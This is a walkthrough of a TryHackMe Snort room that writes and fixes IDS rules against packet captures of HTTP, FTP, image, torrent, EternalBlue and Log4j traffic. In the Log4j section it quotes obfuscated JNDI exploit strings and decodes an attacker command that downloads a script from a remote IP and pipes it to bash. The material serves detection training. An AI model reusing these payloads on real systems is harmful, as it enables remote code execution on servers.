TryHackMe: Snort Challenge – The Basics


The following is a room hosted on TryHackMe which involves investigating a series of packet captures using Snort. This is not a CTF, but rather a challenge. It aims to put your knowledge of Snort to practice in a somewhat realistic scenario.

Writing IDS Rules (HTTP)

Using the provided pcap file, write a single rule to detect all TCP port 80 traffic. Let's start off by modifying the local.rules files with a rule that satisfies that stated requirements:

```
local.rules  mx-3.pcap
```

To edit the local.rules file, I simply used gedit followed by the filename. Once we have entered this command, you are presented with the following:



I added the following line to this file, it simply detects all TCP port 80 traffic.

```
alert tcp any 80 <> any any (msg:"source TCP Port 80 Identified"; sid:1001; rev:1;)
```

- The rule action is alert which simply produces an alert if the rule matches.
- The protocol is TCP.
- Any 80 means we match packets with any source IP address coming from port 80.
- <> is the bi-directionaly operator, meaning the rule matches in both ways (from source (left) to destination (right) as well as from destination to source).
- Any any stands for any destination IP address and any destination port.

Let's use this rule against the pcap file to answer the questions by entering the following:

- snort -c local.rules -A full -l . -r mx-3.pcap

What is the number of detected packets?

164 TCP packets as seen below:

```
Breakdown by protocol (includes rebuilt packets):
        Eth:           460 (100.000%)
       VLAN:             0 (  0.000%)
        IP4:           444 ( 96.522%)
       Frag:             0 (  0.000%)
       ICMP:           272 ( 59.130%)
        UDP:             8 (  1.739%)
        TCP:           164 ( 35.652%)
```

What is the destination address of packet 63?

Let's start investigating the log file by entering snort -r followed by the filename of the snort logs, in my case:

```
root@ip-10-10-245-129:/home/ubuntu/Desktop/Exercise-Files/TASK-2 (HTTP)# snort -r snort.log.1719499004 -
n 63
```

I used to -n switch/tag to only list 63 results, making it easier for us to find the answer:

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:10.295515 145.254.160.237:3371 -> 216.239.59.99:80
TCP TTL:128 TOS:0x0 ID:3917 IpLen:20 DgmLen:761 DF
***AP*** Seq: 0x36C21E28  Ack: 0x2E6B5384  Win: 0x2238  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

What is the ACK number of packet 64?

We can find this by using -n 64:

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:10.295515 145.254.160.237:3371 -> 216.239.59.99:80
TCP TTL:128 TOS:0x0 ID:3917 IpLen:20 DgmLen:761 DF
***AP*** Seq: 0x36C21E28  Ack: 0x2E6B5384  Win: 0x2238  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

What is the SEQ number of packet 62?

Simply use -n 62:

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:10.295515 145.254.160.237:3371 -> 216.239.59.99:80
TCP TTL:128 TOS:0x0 ID:3917 IpLen:20 DgmLen:761 DF
***AP*** Seq: 0x36C21E28  Ack: 0x2E6B5384  Win: 0x2238  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

What is the TTL of packet 65? & What is the source IP of packet 65? & What is the source port of packet 65?

To answer all these three questions, simply enter -n 65:

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:10.325558 145.254.160.237:3372 -> 65.208.228.223:80
TCP TTL:128 TOS:0x0 ID:3918 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x38AFFFF3  Ack: 0x114C81E4  Win: 0x25BC  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Writing IDS Rules (FTP)

The following questions involve creating Snort rules for FTP traffic. We are tasked with writing a single rule to detect all TCP port 21 traffic. Let's start off by modifying the local.rules file with a rule that meets this requirement:

```
alert tcp any 21 <> any any (msg:"FTP Traffic"; sid:1002; rev:1;)
```

FTP runs on TCP port 21, unfortunately we can't replace tcp with ftp for example as you can only have tcp, udp, or icmp in the protocol section. Simply enter the following to use the rule against the given pcap file:

- snort -c local.rules -A full -l . -r ftp-png-gif.pcap

What is the number of detected packets?

Using the output from the command entered previously we can answer this question:

```
Action Stats:
     Alerts:          307 ( 72.922%)
     Logged:          307 ( 72.922%)
     Passed:            0 (  0.000%)
```

What is the FTP service name?

To answer this question, we can use the strings command like as follows:

```
root@ip-10-10-48-74:/home/ubuntu/Desktop/Exercise-Files/TASK-3 (FTP)# strings ftp-png-gif.pcap | grep -i
 ftp
}220 Microsoft FTP Service
~220 Microsoft FTP Service
220 Microsoft FTP Service
220 Microsoft FTP Service
```

Write a rule to detect failed FTP login attempts in the given pcap. What is the number of detected packets?

Let's use gedit again to modify the local.rules file, we can enter the following to detected failed FPT login attempts:

```
alert tcp any any <> any any (msg:"Failed FTP Login Attempt";content:"530 User"; sid:1003; rev:-
1;)
```

Using the hint, I determined that each failed FTP login attempt prompts a default message with the text "530 User", so the above Snort rule simply filters for that. Let's now run this against the pcap to find the answer:

```
Action Stats:
     Alerts:           41 (  9.739%)
     Logged:           41 (  9.739%)
     Passed:            0 (  0.000%)
```

Write a rule to detect successful FTP logins in the given pcap. What is the number of detected packets?

This question is similar to the previous one, so let's modify the local rules file again to satisfy this requirement:

```
alert tcp any any <> any any (msg:"Successful FTP Login";content:"230 User";sid:1004; rev:1)
```

You can nowenter snort -r ftp-png-gif.pcap -c local.rules to find the answer:

```
Action Stats:
     Alerts:            1 (  0.238%)
     Logged:            1 (  0.238%)
     Passed:            0 (  0.000%)
```

Write a rule to detect FTP login attempts with a valid username but no password entered yet. What is the number of detected packets?

Let's modify the local rule file:

```
alert tcp any any <> any any (msg:"Valid Username";content:"331 Password";sid:1005; rev:1)
```

Enter the same command as done with the other questions in this task to find the answer:

```
Action Stats:
     Alerts:            42 (  9.976%)
     Logged:            42 (  9.976%)
     Passed:             0 (  0.000%)
```

Write a rule to detect FTP login attempts with the "Administrator" username but no password entered yet. What is the number of detected packets?

Let's modify the local rule file with the following:

```
alert tcp any any <> any any (msg:"Username = Administrator, no Password";content:"331
Password";content:"Administrator";sid:1006; rev:1)
```

After using this rule against the given pcap, you can find the answer:

```
Action Stats:
     Alerts:             7 (  1.663%)
     Logged:             7 (  1.663%)
     Passed:             0 (  0.000%)
```

<u>Writing IDS Rules (PNG)</u>

The following involves creating IDS rules for PNG files.

Write a rule to detect the PNG file in the given pcap. Investigate the logs and identify the software name embedded in the packet.

Let's upon up and modify the local.rules file to answer this question by entering the following:

```
alert tcp any any <> any any (msg:"PNG File Found"; content:"|89 50 4E 47 0D 0A 1A 0A|";sid:-
1007; rev:1)
```

The text in the context section is simply the magic number/file signature of a PNG file. Let's now run this rule file against the pcap:

```
root@ip-10-10-48-74:/home/ubuntu/Desktop/Exercise-Files/TASK-4 (PNG)# snort -c local.rules -r ftp-png-gi
f.pcap -l .
```

Let's now use the strings command against the produced log file to find the answer:

```
root@ip-10-10-48-74:/home/ubuntu/Desktop/Exercise-Files/TASK-4 (PNG)# strings snort.log.1719550334
IHDR
tEXtSoftware
Adobe ImageReadyq
.IDATx
nvfw
A)_,
` ^,
XBy6
`'?/
]}gb
lYy[)
3W}B=
OnOh
WLCO/
RnR7
0WGJ
```

“Adobe ImageReady” is the answer.

Write a rule to detect the GIF file in the given pcap. Investigate the logs and identify the image format embedded in the packet.

To answer this question, we can follow the same process as the previous question but use the file signature for GIF files (note that there are two GIF file signatures for different variants so I will create 2 rules):

```
alert tcp any any <> any any (msg:"GIF87a File Found"; content:"|47 49 46 38 37 61|";sid:1008;
rev:1)
alert tcp any any <> any any (msg:"GIF89a File Found"; content:"|47 49 46 38 39 61|";sid:1009;
rev:1)
```

Let’s now run this rule against this pcap file like done previously, and use the strings command to find the answer:

```
root@ip-10-10-48-74:/home/ubuntu/Desktop/Exercise-Files/TASK-4 (PNG)# strings snort.log.1719550667
GIF89a
GIF89a
GIF89a
GIF89a
```

Writing IDS Rules (Torrent Metafile)

The following covers how to create IDS rules for torrent metafiles.

Write a rule to detect the torrent metafile in the given pcap. What is the number of detected packets?

Let’s start by opening up and modifying the local.rules file:

```
alert tcp any any <> any any (msg:"Torrent File Detected"; content:".torrent";sid:1010; rev:1)
```

Now we can run this rule against the pcap file:

```
root@ip-10-10-48-74:/home/ubuntu/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)# snort -c local.rules -
r torrent.pcap -l .
```

We can find the answer from the output of the above command:

```
Action Stats:
     Alerts:             2 (  3.571%)
     Logged:             2 (  3.571%)
     Passed:             0 (  0.000%)
```

What is the name of the torrent application?

To find the name of the torrent application all we need to do is use the strings command on the log file produced from the previous question:

```
root@ip-10-10-48-74:/home/ubuntu/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)# strings snort.log.1719
551140
GET /announce?info_hash=%01d%FE%7E%F1%10%5CWvAp%ED%F6%03%C49%D6B%14%F1&peer_id=%B8js%7F%E8%0C%AFh%02Y%96
7%24e%27V%EEM%16%5B&port=41730&uploaded=0&downloaded=0&left=3767869&compact=1&ip=127.0.0.1&event=started
 HTTP/1.1
Accept: application/x-bittorrent
Accept-Encoding: gzip
User-Agent: RAZA 2.1.0.0
Host: tracker2.torrentbox.com:2710
Connection: Keep-Alive
GET /announce?info_hash=%01d%FE%7E%F1%10%5CWvAp%ED%F6%03%C49%D6B%14%F1&peer_id=%B8js%7F%E8%0C%AFh%02Y%96
7%24e%27V%EEM%16%5B&port=41730&uploaded=0&downloaded=0&left=3767869&compact=1&ip=127.0.0.1 HTTP/1.1
Accept: application/x-bittorrent
Accept-Encoding: gzip
User-Agent: RAZA 2.1.0.0
Host: tracker2.torrentbox.com:2710
Connection: Keep-Alive
```

“bittorent” is the answer.

What is the MIME type of the torrent metafile?

This can also be found in the output of the strings command:

```
Accept: application/x-bittorrent
```

What is the hostname of the torrent metafile?

This can also be found in the output of the strings command:

```
Host: tracker2.torrentbox.com
```

<u>Troubleshooting Rule Syntax Errors</u>

The following involves troubleshooting a set of rule files which have some sort of syntax error. As stated, you can test each ruleset by entering the following:

- sudo snort -c local-X.rules -r mx-1.pcap -A console

Fix the syntax error in local-1.rules and make it work smoothly. What is the number of detected packets?

Let’s start by running the rule file against the pcap to see the error message:

```
ERROR: local-1.rules(8) ***Rule--PortVar Parse error: (pos=1,error=not a number)
>>any(msg:
>>^
```

Let’s now open up the rules file to see the rule:

```
alert tcp any 3372 -> any any(msg: "Troubleshooting 1"; sid:1000001; rev:1;)
```

After making the following changes, it should now work:

```
alert tcp any 3372 -> any any (msg:"Troubleshooting 1"; sid:1000001; rev:1;)
```

Let’s run the rule file against the pcap and see:

```
Action Stats:
     Alerts:            16 ( 13.913%)
     Logged:            16 ( 13.913%)
     Passed:             0 (  0.000%)
```

Boom it worked, you can find the answer in the image above.

Fix the syntax error in local-2.rules and make it work smoothly. What is the number of detected packets?

Let's start by running the rule file against the pcap to see the error message:

```
ERROR: local-2.rules(8) Port value missing in rule!
Fatal Error, Quitting..
```

Let's now open up the rules file to see the rule:

```
alert icmp any -> any any (msg: "Troubleshooting 2"; sid:1000001; rev:1;)
```

All we need to add is any after icmp:

```
alert icmp any any -> any any (msg: "Troubleshooting 2"; sid:1000001; rev:1;)
```

Let's run the rule file against the pcap and see:

```
Action Stats:
     Alerts:            68 ( 59.130%)
     Logged:            68 ( 59.130%)
     Passed:             0 (  0.000%)
```

We have found the answer.

Fix the syntax error in local-3.rules and make it work smoothly. What is the number of detected packets?

Let's start by running the rule file against the pcap to see the error message:

```
ERROR: local-3.rules(9) GID 1 SID 1000001 in rule duplicates previous rule, with different protocol.
Fatal Error, Quitting..
```

Let's now open up the rules file to see the rule:

```
alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000001; rev:1;)
```

All we need to do is change the sid for one of the rules as you can't have duplicated:

```
alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000002; rev:1;)
```

Let's run the rule file against the pcap and see:

```
Action Stats:
     Alerts:            87 ( 75.652%)
     Logged:            87 ( 75.652%)
     Passed:             0 (  0.000%)
```

We have found the answer.

Fix the syntax error in local-4.rules and make it work smoothly. What is the number of detected packets?

Let's start by running the rule file against the pcap to see the error message:

```
ERROR: local-4.rules(9) Unmatch quote in rule option 'msg'.
Fatal Error, Quitting..
```

Let's now open up the rules file to see the rule:

```
alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert tcp any 80,443 -> any any (msg: "HTTPX Packet Found": sid:1000001; rev:1;)
```

All we need to do is add a semi colon (;) after the msg for the rule on line 9 and change the duplicate sid to fix the error:

```
alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert tcp any 80,443 -> any any (msg: "HTTPX Packet Found"; sid:1000002; rev:1;)
```

Let's run the rule file against the pcap and see:

```
Action Stats:
     Alerts:            90 ( 78.261%)
     Logged:            90 ( 78.261%)
     Passed:             0 (  0.000%)
```

We have found the answer.

Fix the syntax error in local-5.rules and make it work smoothly. What is the number of detected packets?

Let's start by running the rule file against the pcap to see the error message:

```
ERROR: local-5.rules(9) Illegal direction specifier: <-
```

Let's now open up the rules file to see the rule:

```
alert icmp any any <> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert icmp any any <- any any (msg: "Inbound ICMP Packet Found"; sid;1000002; rev:1;)
alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found": sid:1000003; rev:1;)
```

All we need to do is change the <- to <> as there is no <- operator, we also need to replace ";" with ":" on line 9 and ":" with ";" on line 10:

```
alert icmp any any <> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert icmp any any <> any any (msg: "Inbound ICMP Packet Found"; sid:1000002; rev:1;)
alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000003; rev:1;)
```

Let's run the rule file against the pcap and see:

```
Action Stats:
     Alerts:           155 (134.783%)
     Logged:           155 (134.783%)
     Passed:             0 (  0.000%)
```

We have found the answer.

Fix the syntax error in local-6.rules and make it work smoothly. What is the number of detected packets?

Let's now open up the rules file to see the rule:

```
alert tcp any any <> any 80  (msg: "GET Request Found"; content:"|67 65 74|"; sid: 100001; rev:-
1;)
```

All we need to do is change the content as the current hex value = get in all lowercase but the HTTP method GET is uppercase:

```
alert tcp any any <> any 80  (msg: "GET Request Found"; content:"|47 45 54|"; sid: 100001; rev:-
1;)
```

You can also just use the nocase option:

```
alert tcp any any <> any 80  (msg: "GET Request Found"; content:"|47 45 54|"; nocase; sid:
100001; rev:1;)
```

Let's run the rule file against the pcap and see:

```
Action Stats:
     Alerts:            2 (  1.739%)
     Logged:            2 (  1.739%)
     Passed:            0 (  0.000%)
```

We have found the answer.

Fix the syntax error in local-7.rules and make it work smoothly. What is the name of the required option.

Let's now open up the rules file to see the rule:

```
alert tcp any any <> any 80  (content:"|2E 68 74 6D 6C|"; sid: 100001; rev:1;)
```

If you convert the hex within the content, you can determine that it is .html, all we need to do is add a message like as follows:

```
alert tcp any any <> any 80  (msg:".html file found"; content:"|2E 68 74 6D 6C|"; sid: 100001;
rev:1;)
```

This means that the name of the required option is "msg", which is the answer.

Using External Rules (MS17-010)

The following covers how to use external rules to detect EternalBlue, aka MS17-010.

Use the given rule file to investigate the ms1710 exploitation. What is the number of detected packets?

Let's start by running the rules against the pcap file:

```
root@ip-10-10-48-74:/home/ubuntu/Desktop/Exercise-Files/TASK-7 (MS17-10)# snort -c local.rules -r ms-17-
010.pcap
```

The number of detected packets can be found in the output:

```
Action Stats:
     Alerts:         25154 ( 53.916%)
     Logged:         25154 ( 53.916%)
     Passed:             0 (  0.000%)
```

Use local-1.rules empty file to write a new rule to detect paylods containing the "\IPC$" keyboard. What is the number of detected packets?

Start by opening up the rules file:

```
alert tcp any any <> any any (msg: "Payload Keyword Identified"; content:"\\IPC$"; sid: 1012;
rev:1)
```

Now run the rule file against the pcap:

```
root@ip-10-10-48-74:/home/ubuntu/Desktop/Exercise-Files/TASK-7 (MS17-10)# snort -c local-1.rules -r ms-1
7-010.pcap -l .
```

The number of detected packets is 12:

```
Action Stats:
     Alerts:           12 (  0.026%)
     Logged:           12 (  0.026%)
     Passed:            0 (  0.000%)
```

What is the requested path?


To find the requested path, we can use the strings command against the produced log file:

```
root@ip-10-10-48-74:/home/ubuntu/Desktop/Exercise-Files/TASK-7 (MS17-10)# strings snort.log.1719553479
SMBu
\\192.168.116.138\IPC$
```

It is the second line.

What is the CVSS v2 score of the MS17-010 vulnerability?

To answer this question, I simply searched for the vulnerability on tenable and found the answer under 'Risk Information':



Using External Rules (Log4j)

Let's now play around with external rules which are a lot more complex and effective than the ones we have been messing around with.

Use the given rule file to investigate the log4j exploitation. What is the number of detected packets?

Let's run the rule file against the pcap to answer this question:

```
root@ip-10-10-48-74:/home/ubuntu/Desktop/Exercise-Files/TASK-8 (Log4j)# snort -c local.rules -r log4j.pc
ap -l .
```

The output of this command gives us the answer:

```
Action Stats:
     Alerts:            26 (  0.057%)
     Logged:            26 (  0.057%)
     Passed:             0 (  0.000%)
```

How many rules were triggered?

To identify how many rules were triggered we can cat the alert file and pipe it through a series of commands to get the answer:

```
root@ip-10-10-48-74:/home/ubuntu/Desktop/Exercise-Files/TASK-8 (Log4j)# cat alert | grep -F [**] | sort
| uniq | wc -l
4
```

The answer is 4.

- cat alert reads the file.
- grep -F [**} filters the lines to include only those containing [**].
- sort sorts the filtered lines.
- uniq removes duplicates, and
- wc -l counts the number of lines.

What are the first six digits of the triggered rule sids?

We can simply use the rule file against the pcap and scroll to the end of the output to find the first six difits of the triggered rule sids:

```
+----------------------[filtered events]----------------------------------
| gen-id=1      sig-id=21003728   type=Limit     tracking=dst count=1   seconds=3600 filtered=1
| gen-id=1      sig-id=21003730   type=Limit     tracking=dst count=1   seconds=3600 filtered=2
| gen-id=1      sig-id=21003731   type=Limit     tracking=dst count=1   seconds=3600 filtered=1
```

The answer is 210037.

Use local-1.rules empty rule to write a new rule to detect packet payloads between 770 and 855 bytes. What is the number of detected packets?

Let's add a rule that satisfies this requirement to the local-1.rules file:

```
alert tcp any any <> any any (msg:"Payload Between 770 and 855 Bytes"; dsize: 770<>855; sid:-
1012; rev:1)
```

Let's now run this rule file against the pcap like as follows:

```
root@ip-10-10-48-74:/home/ubuntu/Desktop/Exercise-Files/TASK-8 (Log4j)# snort -c local-1.rules -r log4j.
pcap -l .
```

We can find the answer in the output:

```
Action Stats:
     Alerts:            41 (  0.089%)
     Logged:            41 (  0.089%)
     Passed:             0 (  0.000%)
```

What is the name of the used encoding algorithm?

Enter strings followed by the snort log file name, after scrolling through the output you can identify that the encoding algorithm used is base64:

```
Referer: ${jndi:${lower:l}${lower:d}${lower:a}${lower:p}://45.155.205.233:12344/Basic/Command/Base64/
1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xNjIuMC4yMjguMjUzOjgwfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0
```

What is the IP ID of the corresponding packet?

Enter snort -r followed by the snort log file -A cmg which will output payload data to the console. The IP ID is displayed in the header section of the same packet as we can see below:

```
45.155.205.233:39692 -> 198.71.247.91:80 TCP TTL:53 TOS:0x0 ID:62808 IpLen:20 DgmLen:827
```

What is the attacker's command?

We can use the above command or the strings command to find the base64 encoded payload:

```
User-Agent: ${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://45.155.205.233:12344/Basic/Co
mand/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xNjIuMC4yMjguMjUzOjgwfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA
LjIzMzo1ODc0LzE2Mi4wLjIyOC4yNTM6ODApfGJhc2g=}
```

Enter the base64 encoded payload into cyberchef or by entering echo "base64 encoded text" | base64 -d:

```
KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xNjIuMC4yMjguMjUzOjgwfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzE2Mi4wLjIyOC4yNTM6ODApfGJhc2g=
```

```
136  1                                                    Raw Bytes  LI

Output

(curl -s 45.155.205.233:5874/162.0.228.253:80||wget -q -O- 45.155.205.233:5874/162.0.228.253:80)|bash
```

What is the CVSS v2 score of the Log4j vulnerability?

We can use tenable once against to find the CV22 v2 score: